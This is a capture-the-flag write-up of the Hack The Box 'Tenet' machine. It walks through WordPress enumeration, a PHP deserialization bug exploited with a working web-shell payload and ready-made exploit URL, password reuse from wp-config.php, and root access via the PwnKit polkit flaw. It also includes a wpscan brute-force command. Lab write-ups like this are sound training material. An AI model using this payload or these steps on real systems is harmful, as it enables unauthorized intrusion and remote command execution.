- Tenet 10.10.10.223
- https://app.hackthebox.com/machines/Tenet/
export ip=10.10.10.223 && export url=http://10.10.10.223:80 && echo ok
Information Gathering
Nmap:
Nmap scan report for 10.10.10.223
  Host is up (1.1s latency).
  Not shown: 65533 closed tcp ports (reset)
  PORT   STATE SERVICE VERSION
  22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
  | ssh-hostkey:
  |   2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
  |   256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
  |_  256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
  80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
  | http-methods:
  |_  Supported Methods: GET POST OPTIONS HEAD
  |_http-title: Apache2 Ubuntu Default Page: It works
  |_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Directory scanning:
The scan found WordPress, which redirected to tenet.htb, so I added a hosts entry and fired up wpscan:
wpscan --url http://tenet.htb -e m,u

Enumerated users:
neil
protagonist
Tried brute-forcing with fasttrac.txt, without success.
While browsing around, I found a hint at http://tenet.htb/index.php/comments/feed/:
<description><![CDATA[did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!]]></description>
<content:encoded><![CDATA[<p>did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!</p>
]]></content:encoded>
Ran dirsearch with --suffix sator.php — nothing there.

Then a thought struck me out of nowhere — could it be…
Sure enough, when it comes to backup files it’s .bak — so .swp doesn’t even get a glance?
See also:
A quick look at the code shows a deliberate deserialization.
The
__destructfunction is triggered when an object is destroyed — which in practice means the deserialized object being destroyed after deserialization.

I initially misread this part (thinking the ). Note that:$data variable was overwritten
- The variable initialized on line 24 has a very long name and is never used again in the code afterward.
- Lines 26 and 27 are of no practical value for the attack.
- After the code finishes, the object created by deserialization is destroyed, triggering the
__destructmethod — which is the shell write.
Since we control both the filename and the file contents, simply generate the serialized payload, send it over, and we get a shell written.
<?php
class DatabaseExport
{
  public function __construct()
  {
    $this->user_file = 'suck.php';
    $this->data = '<?php system($_GET[1]);?>';
  }
}

$app = new DatabaseExport;
$databaseupdate = serialize($app);
echo $databaseupdate;

?>
http://10.10.10.223/sator.php?arepo=O:14:%22DatabaseExport%22:2:{s:9:%22user_file%22;s:8:%22suck.php%22;s:4:%22data%22;s:25:%22%3C?php%20system($_GET[1]);?%3E%22;}

Privilege Escalation
After landing the www-data user, I learned there was a <font style="color:rgb(0, 0, 0);">neil</font> user, so I started hunting for privilege escalation leads (I also ran msf’s infogather module along the way — useless)
[+] Info:
[+]     Ubuntu 18.04.5 LTS
[+]     Linux tenet 4.15.0-129-generic #132-Ubuntu SMP Thu Dec 10 14:02:26 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
[+]     Module running as "neil" user
Read wordpress/wp-config.php, got the password Opera2112, and successfully got in as neil:

Next, to escalate to root: took a quick look at cron jobs and file interfaces, found nothing suspicious, then searched for files with the SUID bit set:
find / -perm -u=s 2> /dev/null

Seeing polkit, I recalled there seemed to be an LPE vulnerability, and found CVE-2021-4034
There was actually a Python3 environment on the box — very deliberate.

Pwned.
Retrospective
- Configure a wpscan API token — it’s the more reliable approach
- wpscan brute-force command:
wpscan --url [] -U uli -P pli -t 10
Polkit Privilege Escalation Vulnerability (PwnKit)
- Commands to verify whether the vulnerability exists
dpkg -l policykit*— note it’s not “polkit” anymore (the wildcard*also works)rpm -qa | grep polkit
The two most common ways to install software in the Linux world are:
dpkg :
This mechanism was originally developed by the Debian Linux community. Through the dpkg mechanism, software provided by Debian can be installed easily, and it also provides information about installed software — quite handy indeed. Most Linux distributions derived from Debian use dpkg to manage their software, including B2D, Ubuntu, and others.
RPM :
This mechanism was originally developed by Red Hat, and since it turned out to be really useful, many distributions adopted it as their software installation management mechanism, including well-known vendors such as Fedora, CentOS, and SuSE.
- pkexec --version
neil@tenet:/var/www/html$ dpkg -l policykit-1
...
policykit-1   0.105-20ubuntu0.1 amd64
...


neil@tenet:/var/www/html$ pkexec --version
pkexec version 0.105
neil@tenet:/var/www/ht
Keep msf up to date
cve_2021_4034_pwnkit_lpe_pkexec.rbonly made it into msf in January 2022; the old version I was using didn’t have it.- It is indeed reliably exploitable:

- I recommend reading msf’s exploit code, especially the check part — it’s essentially just version matching, but the craftsmanship is still impressive!